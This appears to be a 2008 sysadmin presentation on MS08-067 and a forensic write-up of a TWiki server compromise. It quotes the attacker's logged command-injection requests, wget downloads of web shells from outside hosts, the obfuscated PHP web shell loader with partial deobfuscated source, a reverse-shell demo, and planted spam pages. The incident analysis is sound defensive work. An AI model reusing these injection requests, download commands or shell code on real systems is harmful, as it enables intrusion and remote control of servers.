

Sysadmin Roundtable

November 3r 2008



Topics


- Critical vulnerability
 - MS08-067
- TWikis on FIRE
- Pentest results so far
- Web proxy pages

MS08-067

- Patch from Microsoft, released out-of-band
- Exploit's the Server service in Windows
- Unauthenticated to compromise if non-Vista
- Authenticate to compromise if Vista
- CST is scanning for this via the network
- Blocks are being done

More MS08

- Domain machines were patched shortly after Microsoft made the patch available
- To date, about 25 machines caught by scanners



Background

Outside report of possibly compromised node hosting spam pages

ngreps showed POSTs to machine in question from an unknown source

...

suspicious POSTs

...

Investigation

- Very old TWiki installation (4.0.3)
 - Current is 4.2.3
- **LOTS** of various other pieces of software
 - Third party
 - In house
- Suffice to say, there was a lot that could potentially be compromised.

Calendar


October 2008

Sun	Mon	Tue	Wed	Thu	Fri	Sat
28	29	30	1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	1
2	3	4	5	6	7	8

10/03/08

Week 40

Oh wonderful



The image shows a screenshot of a Google search interface. The search bar contains the query "site:gov inurl:/twiki/bin". To the right of the search bar is a "Поиск" button. Below the search bar are two radio buttons: "Поиск в Интернете" (selected) and "Поиск страниц на русском". To the right of the search bar are two links: "Расширенный поиск" and "Настройки". Below the search bar is a light blue bar with the word "Веб". Below this bar is a search result for "WebRss < SrmProject < Twiki" with a link to "Перевести эту страницу". Below the result is a list of links: "Webs. DCacheProblemResolver · EnstoreCorner · FermiSrmCp · Main · Sandbox · SrmInternal · SrmProject · SrmTroubleshooting · TWiki · WorkshopsAndConferences ...". Below the list is a green link: "https://srm.fnal.gov/twiki/bin/view/SrmProject/WebRss - 36k -". Below the green link are two blue links: "Сохранено в кэше" and "Похожие страницы".

Google™ Поиск [Расширенный поиск](#)
[Настройки](#)

Поиск в Интернете Поиск страниц на русском

Веб

[WebRss < SrmProject < Twiki](#) - [[Перевести эту страницу](#)]

[Webs. DCacheProblemResolver · EnstoreCorner · FermiSrmCp · Main · Sandbox · SrmInternal · SrmProject · SrmTroubleshooting · TWiki · WorkshopsAndConferences ...](#)

<https://srm.fnal.gov/twiki/bin/view/SrmProject/WebRss> - 36k -

[Сохранено в кэше](#) - [Похожие страницы](#)

POW!!!

2008/10/03 15:58:00.537059

BAD GUY -> GOOD GUY:80

GET /cgi-bin/TWiki/bin/configure

?action=image;image=**|Is%20-la|**;type=text/plain

Great, now, we're as good as....

```
wget http://some.website/js/calendar/lang/cal.txt
```

```
mv cal.txt 1.php
```

```
GET /cgi-bin/TWiki/bin/1.php
```

```
chmod 755 1.php
```

Oh please be gentle...

```
rm 1.php
```

Oh good, *stops sweating*, we're safe

```
wget http://mdasla.org/components/com_rss/.rss/cg.txt;  
mv cg.txt cg.pl;  
chmod 755 cg.pl
```

```
GET /cgi-bin/TWiki/bin/1.pl
```

```
GET /cgi-bin/TWiki/bin/configure?action=image;  
image=|chmod -r configure.pl 1.pl
```

```
chmod 766 1.pl
```

```
chmod 644 1.pl
```

```
rm 1.pl
```

Yes! Give up! Give up!

pwd

ls%20-la%20/var/www/

ls%20-la%20/var/www/html

And then we seemed to have lost
site of said attacker

Our network greps
included a two minute period of emptiness

Followed...

...by disaster

GET /any/1.php

GET /any/1.php?view_writable=0&dir=/var/www/html/

POST /any/1.php?action=editfile
&opfile=/var/www/cgi-bin/TWiki/bin/configure.pl
&dir=/var/www/cgi-bin/TWiki/bin/"

And well, the rest as they say, is history

So CST was hoping that we'd be able to find remnants of the attack either on the system or on the web or both

Luckily, we found remnants at both places

And now for your viewing pleasure, a look at the tools the script kiddies use

First, the 1.php script they were using

- It's a complete C&C web application in a box
 - File manager
 - Shell command execution
 - MySQL Connection
 - MySQL file upload and download
 - Arbitrary PHP code execute
 - Reverse shell “click and go” (both perl and C)

and the entire thing is contained in a 43k PHP file

<?php
\$o="QAEA0zh3b3cKDQAJYnV1aHVYdWIAAHdodXNuaWAvMC48Cg1HdGIAAHNYamZgbmRYdnJoc2JOW
HUAgHJpc25qYi83AfFoZVh0c2Z1JABzLwDRI2oBkSc6J2J/d2toY2IAEy8gJyArJ2puZHVoAZEVLg
JSAwLgSAEBApADI1w2WicsJwDEN1oHYGNIYSAkbnkEAFRGWFVISFMEYHRzCbJrZkkeZAFwW1sBICA
oAFBjbnVpZgjQWFgAZEFOS0JYWC4uKQGABoEoKARVT1QOAFhQTkkCOARAADAvVO9XWEhUKYdADCAB
YS4n0Cc2Jz0nNycDUQM+QO4AA1VCRFNIVV5YVEJXR1VGALAnDEA60icgCCADDERISgYwZGtmdHRYA
PFif250c3QvIAFBBh8NkQ1AQFdEaxBEA2AV/WB3ZBKUY25OWGFyaWQSgAJhAEJkYWBBycWZ1LyABgG
Z1a2IBwnMGEg5oaXQgCLw0EE5JQUgF4C8mYnUEBmJgbi81HnBuaWFOJSSJA+ADoi7gQambHoIZYVh
rbmpucx3jCglhaHVIAAJmZG8vZnV1Zn4vIFhAQhjQIAAIWFdIVFMgLidmdCcjIxB2cmIAsHRzLid8
Cg00AwUjAYYCU2xificggDo5AuBxZmtYyGLDDm5hJy8jWILcAbB8N3onJhVgWAVABGEOAbISQwLED
g5zhyMP4APAEOBOWAjzASQP4Q40DnoH8AJgBRL8IAJQAdQkOAGzAfaAMAoNKCOAAAU6J7TL1/UMAM
Lj0cQd8AAAazotKAoNI2Zjam5p4AAFsAfjB3EoKcFNwLD21+/VrcTbAAHF7Nbu0aMrJ3N1cmInya0
BUYQAARNhZmt0ASHRtrrUuv/P7CnIAATfx0HWpsjp0/XJ2degBaVcIAHhZG9iZGwgWgYwBEELsAYA
z+C+/ASxgBsGBsDs19m/w7LaxboBMQPXdyegA8CAwAPQIGZpYGJrIAQADvAoz+DD/bEAANMnZGhob
G5iJ9Dw1MSwsckAAaDU18vfzeXVrcDOKye89QTgAGC7tbzS+rSkKycGAwoxtuPGuCsAASew9tP1w0
y2pLTRw6vPyAUhhj8ExcC30LOIBwYtd3ViCFacwAfxC/ABYwdyIGHU9QLdY2hqZm5pAw8Kc8WwubE
DLQoEd2ZzbwMDKAYb1NfxoMHdAv1rbkGoYQjzPzEzNzcREB/v0gARJx+huubNchj/H+8B8R/hCgOq
8mRvZnVRMAKAJyByEABzYT8rJG9iZmNidS81ZGhpcwAAYmlzK1N+d2I9J3Nif3MobwUQc2prPCcDh
DoDQCo/JSPBeidiayH4dGIFXmVuYDIFXwVfBVkDQOVPCpdgZWz8uAU/BT8FOQMwBS8FJ2tmYjA2BV
8FXwVZbnRoAYIqPz8yPio1BcNngSNOYmthK1AjpgZRWIFVRQ1VcIEvwAMBLQR6AOEMgVEKgaQF+PQF
4VERVT1dTWE1GskIgy7Fm8CNMUWZAancFUADBLxbRK3A/jx2xJ87qsHzA2jpxHSAAAAM6H6EaMmZk
VrECUCcla2hgaBTocnM1SNOLhMvIDfyZVBXYCom4ictJxQANDEyB9E0SaB3LyA7Zid0c35rCABi0

and on and on and on

And at the end of the file

```
eval(base64_decode("JGxsbD0w02V2YWwoYmFzZTY0X2RlY29kZSgiSkd4c2JHeHNiR3hzYkd4c'
1BTZG1ZWE5sTmpSZlpHVmpiMlJsSnpzPSIpKTskbGw9MDtldmFsKCRsbGxsbGxsbGxsbCgiSkd4c2
JHeHNiR3hzYkd30UoyOXlaQ2M3IikpOyRsbGxsPTA7JGxsbGxsPTM7ZXZhbCgkbGxsbGxsbGxsbGw
oIkpHdzlKR3hzYkd4c2JHeHNiR3hzSONSdktUczOiKSk7JGxsbGxsbGw9MDskbGxsbGxsPSgkbGxs
bGxsbGxsbCgkbFsxXSk8PDgpKyRsbGxsbGxsbGxsKCRsWzJdKTtldmFsKCRsbGxsbGxsbGxsbCgiS
kd4c2JHeHNiR3hzYkd4c2JHdzlKM04wY214bGJpYzciKSk7JGxsbGxsbGxsbD0xNjskbGxsbGxsbG
w9IiI7Zm9yKDsksbGxsbGw8JGxsbGxsbGxsbGxsbGwoJGwp0y17aWYoJGxsbGxsbGxsbD09MC17JGx
sbGxsbD0oJGxsbGxsbGxsbGwoJGxbJGxsbGxsKytdKTW80Ck7JGxsbGxsbCs9JGxsbGxsbGxsbGwo
JGxbJGxsbGxsKytdKTskbGxsbGxsbGxsPTE2031pZigkbGxsbGxsJjB40DAwMC17JGxsbD0oJGxsb
GxsbGxsbGwoJGxbJGxsbGxsKytdKTW8NCk7JGxsbCs9KCRsbGxsbGxsbGxsKCRsWyRsbGxsbF0pPj!
40KTtpZigkbGxsKXskbGw9KCRsbGxsbGxsbGxsKCRsWyRsbGxsbCsrXSkmMHgwZikrMztmb3IoJGx
sbGw9MDskbGxsbDwkbGw7JGxsbGwrKykkbGxsbGxsbGxbJGxsbGxsbGwrJGxsbGxdPSRsbGxsbGxs
bFskbGxsbGxsbC0kbGxsKyRsbGxsXTskbGxsbGxsbCs9JGxs0311bHNleyRsbD0oJGxsbGxsbGxsb
GwoJGxbJGxsbGxsKytdKTW80Ck7JGxsKz0kbGxsbGxsbGxsbCgkbFskbGxsbGwrK10pKzE202Zvc
igkbGxsbD0w0yRsbGxsPCRsbDskbGxsbGxsbGxbJGxsbGxsbGwrJGxsbGwrK109JGxsbGxsbGxsbGw
oJGxbJGxsbGxsXSkp0yRsbGxsbCsr0yRsbGxsbGxsKz0kbGw7fX11bHNlJGxsbGxsbGxsWyRsbGxs
bGxsKytdPSRsbGxsbGxsbGxsKCRsWyRsbGxsbCsrXSk7JGxsbGxsbDw8PTE7JGxsbGxsbGxsbC0t0
311dmFsKCRsbGxsbGxsbGxsbCgiSkd4c2JHeHNiR3hzYkd4c2JEMG5ZMmh5SnpzPSIpKTskbGxsbG
w9MDtldmFsKCRsbGxsbGxsbGxsbCgiSkd4c2JHeHNiR3hzYkQwaVB5SXVKR3hzYkd4c2JHeHNiR3h
zYkNnMk1pazciKSk7JGxsbGxsbGxsbGw9IiI7Zm9yKDsksbGxsbGw8JGxsbGxsbGw7KXskbGxsbGxs
bGxsbC49JGxsbGxsbGxsbGxsbCgkbGxsbGxsbGxbJGxsbGxsKytdXjB4MDcp0311dmFsKCRsbGxsb
GxsbGxsbCgiSkd4c2JHeHNiR3hzYkM0UpHeHNiR3hzYkd4c2JHd3VKR3hzYkd4c2JHeHNiR3hzYk
NnMk1Da3VJajhpT3c9PSIpKTtldmFsKCRsbGxsbGxsbGwp0w==" )):
```

So it's terribly obfuscated.

But....

I can decrypt that

First, I took a crack at the first block of code. It was obviously Base64 encoded.

The problem occurred when I did the actual decode though.

Doesn't look like any language I'm familiar with!

```
'ANBKCT'AUHJ % 2pyo ` j~
XabsdoX } / p &@5 F
1+ 'bktb& r n : =
QZ S~wbZ b
        \ %Cbaf rks%Z
C Irkk Z'&} ^BT% A!0%'IHS'IRKKo
        Q Bsu f s0wC4 Aa 2t xlb~ LB^ & f~/R # t #!t
:A\ Lb~X x " WUNJFU^%'!!B.'IhiX @vrb` : P b: %RINVRB{Sj/& P&tni cb\SHz
%
\ Dhkrji
        / /k ntsQ; d t. Gbfdo{8/# * . # !t:Q t+%{ +6
% 6 0 $'`:pE. zt5 t c+7+ q #' : OSq90" A@ I K [8 i.MP@
BKBDs'-M #irj3 jM- X3/2"pPt@ PZ 2 WA N ITBUS'NISH
'QFKRBT/ A 0a@ dhrisbu:* ZAAp D,,@ ;
        7 0 PT 0 ):%+< X3
q nttb0 \0
        97xK 0 ]q %) #btdfwbXtsunig ` R )%YD >
" g % 1 % % y
;% bW `B + + %- r * 1 r/@ .t ru d\ h # p;w/ ! ) seobfc/!3w/ ; B'pn
cso:%677"%'ehuc( %7%'dbkkwfcc :%3c t `7%9
        seahhs/
1Qa+# qfkrb: %;niwrs'nc:[% [%'s~ pcb i 3 (9U ( Xjflbon
/4#fu`< c4 1\ j ' 9'@7'8'% Q \ Z[%%'= @ 0 b~ ! 8 = ' a&s0tar:' s
nsku s) ;eu'(9
        dkftt 0 R 4 r kn%#w/%;w9 Ztre p' Z ) U A tn}bb?Z u
fZ`;(w >
"
```

Actually, it **is** gibberish

Decode the 2nd part first and we'll see why it's gibberish

The 2nd part looks something like this

```
<?php
□
$111=0;
// eval(base64_decode("JGxsbGxsbGxsbGxsPSdiYXN1NjRfZGVjb2RlJzs="));
$1111111111='base64_decode';
$11=0;
// eval($1111111111("JGxsbGxsbGxsbGw9J29yZCc7"));
$1111111111='ord';
$1111=0;
$11111=3;
// eval($1111111111("JGw9JGxsbGxsbGxsbGxsKCRvKTs="));
$1=$1111111111($o);
$1111111=0;
$111111=($1111111111($1[1])<<8)+$1111111111($1[2]);
// eval($1111111111("JGxsbGxsbGxsbGxsbGw9J3N0cmxlbic7"));
$11111111111='strlen';
$1111111111=16;
$111111111="";
for( ; $11111 < $11111111111111($1); ){
    if($1111111111==0){
        $111111 = ($11111111111($1[$111111++])<<8);
        $111111 += $11111111111($1[$111111++]);
        $1111111111=16;
    }

    if($111111 & 0x8000){
        $111 = ($11111111111($1[$111111++]) << 4);
        $111 += ($11111111111($1[$111111]) >> 4);
        if($111) {
            $11=($11111111111($1[$111111++]) & 0x0f) + 3;
        }
    }
}
```

Ok....more readable....

Still obfuscated

...but I can do better

```
$a = 0;
$lllllllllllllll = 'strlen';
$lllllllllllllll = 'base64_decode';
$lllllllllllllll = 'ord';
$b = 0;
$c = 0;
$d = 3;
$1 = base64_decode($o);
$e = 0;
$g = (ord($1[1])<<8) + ord($1[2]);
$f = 16;
$h = "";

for( ; $d < strlen($1); ){
    if($f == 0){
        $g = (ord($1[$d++])<<8);
        $g += ord($1[$d++]);
        $f=16;
    }

    if($g & 0x8000){
        $a = (ord($1[$d++]) << 4);
        $a += (ord($1[$d]) >> 4);
        if($llll) {
            $b = (ord($1[$d++]) & 0x0f) + 3;
            for($c = 0; $c < $b; $b++)
                $h[$e + $b] = $h[$e - $a + $b];

            $e += $b;
        } else {
            $b = (ord($1[$d++]) << 8);
```

Aha!

Notice that the first red box decodes that first huge block of junk

And the second red box loops over the entire
length of that decoded stuff

So this is what it is

- 1st block is “something”
- 2nd block decodes that something and evaluates it (PHP runs it)
- So it's a poor man's encryption tool

Knowing that, if you change that `eval()` to `echo`, you get the sourcecode

?><?php

```
error_reporting(7);
@set_magic_quotes_runtime(0);
ob_start();
$mtime = explode(' ', microtime());
$starttime = $mtime[1] + $mtime[0];
define('SA_ROOT', str_replace('\\', '/', dirname(__FILE__)).'/');
//define('IS_WIN', strstr(PHP_OS, 'WIN') ? 1 : 0 );
define('IS_WIN', DIRECTORY_SEPARATOR == '\\');
define('IS_COM', class_exists('COM') ? 1 : 0 );
define('IS_GPC', get_magic_quotes_gpc());
$dis_func = get_cfg_var('disable_functions');
define('IS_PHPINFO', (!eregi("phpinfo",$dis_func)) ? 1 : 0 );
@set_time_limit(0);

foreach(array('_GET', '_POST') as $_request) {
    foreach($_request as $_key => $_value) {
        if ($_key{0} != '_') {
            if (IS_GPC) {
                $_value = s_array($_value);
            }
            $$$_key = $_value;
        }
    }
}
}
```

Very awesome.

So what does it look like in operation?

Take a look

File Manager - Current disk free 3.02 G of 7.14 G (42.25%)

Current Directory (Non-writable, 0755) /var/www/html/ GO

WebRoot | View Writable | Create Directory | Create File Browse... Upload

Filename	Last modified	Size	Chmod / Perms	Action
= Parent Directory				
0 nessquik	2008-06-23 17:13:17	--	0755 / drwxr-xr-x / tim	Del Rename
<input type="checkbox"/> fully-decoded.php	2008-11-01 10:43:54	64.24 K	0644 / -rw-r--r-- / tim	Down Copy Edit Rename Time
<input type="checkbox"/> latest.tar.gz	2008-04-09 16:01:17	800.93 K	0644 / -rw-r--r-- / root	Down Copy Edit Rename Time
<input type="checkbox"/> Packing download selected - Delete selected				1 directories / 2 files

Processed in 0.060873 second(s)

MYSQL Manager »

DBHost: : DBUser: DBPass: DBCharset:

Processed in 0.000773 second(s)

Execute Command »

Command

ls /tmp

Execute

gconfd-tim
keyring-Fdp3JK
keyring-nQbITf
keyring-pZtNRk
mapping-tim
orbit-tim
pgHkQhPy.bin.part
ssh-pOqTRo2481
virtual-tim.UgS6Xh
virtual-tim.ybDDS7

Processed in 0.042804 second(s)

Now script try connect to 172.16.1.101 port 12345 ...

Back Connect »

Your IP: 172.16.1.101 Your Port: 12345 Use: perl Start

Processed in 0.044253 second(s)

```
tim@puchiko: ~
File Edit View Terminal Tabs Help
nc -l -p tim@puchiko::~$ nc -l -p 12345

Linux localhost.localdomain 2.6.18-92.1.10.el5 #1 SMP Tue Aug 5 07:41:53 EDT 200
8 i686 athlon i386 GNU/Linux
uid=48(apache) gid=48(apache) groups=48(apache)

ls
fully-decoded.php
latest.tar.gz
nessquik
dir
fully-decoded.php latest.tar.gz nessquik
pwd
/var/www/html
ps -ef
UID          PID    PPID  C  STIME TTY          TIME CMD
root           1      0  0  10:37 ?           00:00:04 init [5]

root           2      1  0  10:37 ?           00:00:00 [migration/0]
root           3      1  0  10:37 ?           00:00:00 [ksoftirqd/0]
root           4      1  0  10:37 ?           00:00:00 [watchdog/0]
root           5      1  0  10:37 ?           00:00:00 [events/0]
root           6      1  0  10:37 ?           00:00:00 [khelper]
```

Attacker dropped several copies of that tool all over the web area. He also dropped another tool

It was equally obfuscated, so I'll save you the eye strain.

It looks like this after decoding and running it in my sandbox

Informa

Sistema: Linux
Uname: Linux localhost.localdomain 2.6.18-92.1.10.el5 #1 SMP Tue Aug 5 07:41:53 EDT 2008 i686
PHP: 5.1.6, **safe mode:** OFF
Methods: wget curl GET
Ip: 127.0.0.1

Command:

Dir NO: /var/www/html/ - [\[New Dir\]](#) [\[New File\]](#) [\[BackTool\]](#)

Upload:

Entrance in the directory, OK!

Perms	File	Size	Commands
33188	nos-decoded.php	20.95 KB	[Rename] [Del] [Chmod] [Copy]
16877	./	4 KB	[Rename] [Del] [Chmod] [Copy]
16877	nessquit/	4 KB	[Rename] [Del] [Chmod] [Copy]
33188	fully-decoded.php	64.23 KB	[Rename] [Del] [Chmod] [Copy]
33188	latest.tar.gz	800.93 KB	[Rename] [Del] [Chmod] [Copy]

Informa

Sistema: Linux
Uname: Linux localhost.localdomain 2.6.18-92.1.10.el5 #1 SMP Tue Aug 5 07:41:53 EDT 2008 i686
PHP: 5.1.6, **safe mode:** OFF
Methods: wget curl GET
Ip: 127.0.0.1

Command:

Dir NO: /var/www/html/ - [\[New Dir\]](#) [\[New File\]](#) [\[BackTool\]](#)

Upload:

Results: **ls /tmp**

- angel_bc
- gconfd-tim
- keyring-Fdp3JK
- keyring-nQbITf
- keyring-pZtNRk
- mapping-tim
- orbit-tim
- ssh-pOqTRo2481
- virtual-tim.UgS6Xh

Perms	File	Size	Commands
33188	nos-decoded.php	20.95 KB	[Rename] [Del] [Chmod] [Copy]
16877	.	4 KB	[Rename] [Del] [Chmod] [Copy]
16877	nessquik/	4 KB	[Rename] [Del] [Chmod] [Copy]
33188	nos-decoded.php	20.95 KB	[Rename] [Del] [Chmod] [Copy]

Done

```
web-recursive-list (/me
File Edit View Search Tools Documents Help
New Open Save Print... Undo Redo Cut Copy Paste Find Replace
web-recursive-list x
Twiki/lib/Twiki/Plugins/WysiwygPlugin:
total 40
drwxrwxrwx 3 apache apache 4096 Jun 25 2006 .
drwxrwxrwx 9 apache apache 4096 Aug 25 16:30 ..
drwxrwxrwx 2 apache apache 4096 Oct 3 16:59 HTML2TML
-rwxrwxrwx 1 apache apache 4586 Jun 25 2006 HTML2TML.pm
-rwxrwxrwx 1 apache apache 20404 Jun 25 2006 TML2HTML.pm


Twiki/lib/Twiki/Plugins/WysiwygPlugin/HTML2TML:
total 76
drwxrwxrwx 2 apache apache 4096 Oct 3 16:59 .
drwxrwxrwx 3 apache apache 4096 Jun 25 2006 ..
-rwxrwxrwx 1 apache apache 1788 Jun 25 2006 Leaf.pm
-rwxrwxrwx 1 apache apache 29953 Jun 25 2006 Node.pm
-rwxrwxrwx 1 apache apache 21781 Jun 25 2006 Nos.php
-rwxrwxrwx 1 apache apache 5436 Jun 25 2006 WC.pm

Twiki/lib/Twiki/Prefs:
total 20
drwxrwxrwx 2 apache apache 4096 Jun 25 2006 .
drwxrwxrwx 12 apache apache 4096 Oct 31 11:49 ..
-rwxrwxrwx 1 apache apache 4014 Jun 25 2006 Parser.pm
-rwxrwxrwx 1 apache apache 7596 Jun 25 2006 PrefsCache.pm
```

```
web-recursive-list (/me
File Edit View Search Tools Documents Help
New Open Save Print... Undo Redo Cut Copy Paste Find Replace
web-recursive-list x
Twiki/lib/TWiki/Plugins/WysiwygPlugin:
total 40
drwxrwxrwx 3 apache apache 4096 Jun 25 2006 .
drwxrwxrwx 9 apache apache 4096 Aug 25 16:30 ..
drwxrwxrwx 2 apache apache 4096 Oct 3 16:59 HTML2TML
-rwxrwxrwx 1 apache apache 4586 Jun 25 2006 HTML2TML.pm
-rwxrwxrwx 1 apache apache 20404 Jun 25 2006 TML2HTML.pm

Twiki/lib/TWiki/Plugins/WysiwygPlugin/HTML2TML:
total 76
drwxrwxrwx 2 apache apache 4096 Oct 3 16:59 .
drwxrwxrwx 3 apache apache 4096 Jun 25 2006 ..
-rwxrwxrwx 1 apache apache 1788 Jun 25 2006 Leaf.pm
-rwxrwxrwx 1 apache apache 29953 Jun 25 2006 Node.pm
-rwxrwxrwx 1 apache apache 21781 Jun 25 2006 Nos.php
-rwxrwxrwx 1 apache apache 5436 Jun 25 2006 WC.pm

Twiki/lib/TWiki/Prefs:
total 20
drwxrwxrwx 2 apache apache 4096 Jun 25 2006 .
drwxrwxrwx 12 apache apache 4096 Oct 31 11:49 ..
-rwxrwxrwx 1 apache apache 4014 Jun 25 2006 Parser.pm
-rwxrwxrwx 1 apache apache 7596 Jun 25 2006 PrefsCache.pm
```



Things went quiet for a little while until the 21st

Then the outside report came in and we
moved to investigate.

The attacker was back and had dropped
some equally awesome spam

Buy discount OEM software downloads

The best site to download discount OEM software for cheap

[< PURCHASE SOFTWARE ONLINE](#)

[ADOBE CS2 OEM >](#)

Xp pro oem software

Qualities are not the phone! secondly, and it's a "1GB Memory Stick" PRO xp pro oem software supplied. this phone 3 days I think W810i is the music tones, as [windows xp oem download N73](#). I have the performance had heard on me xp pro oem software impressive silent communication, 6. xp pro oem software N73. This has gained mainstream informal acceptance in your ipod extinct and not good.

Xp pro oem software mobile xp pro oem software in noisy conditions e 1 gig memory card inc does get P990i but I instrument. Photo quality of all the photos videos to store all the music. in sunlight track [sell oem software](#) xp pro oem software is most user friendly software supplied stereo headphones and download music! Probably the D900 then you can enjoy stereo sound a 1 (thought this)! The overall size of these phones allow users to their own music! ive learnt my upgrade is low light xp pro oem software settings.

This phone with a even zoom and applying these to shots. The white balance and lead by vodafone for just a sony. having the ringback tone [photoshop cs oem](#) the photo to launch a loudspeaker. The camera with xp pro oem software high speed internet on the N73. Yes, but still - it. The overall size of phones is an xp pro oem software mobile.

If xp pro oem software should've stuck to customise your pocket or to close it is also attracted [xp pro oem software](#) while out there. [used software](#) these phones xp pro oem software extremely widespread and a normal ringtone. How can be gutted acting only give it can cause problems etc manager for. The application which i had the requirements for the Nokia (for the customisable xp pro oem software) available to enable replacement of tracks! Rings (are,) once yet and key that's saying that you have got the photos. Whereas older telephones simply the BBC reported that you're looking for conversations [cheap excel software](#) it! Sound quality mp3's on xp pro oem software, and had to party after hearing that there is perfect. Like xp pro oem software is sent to launch a 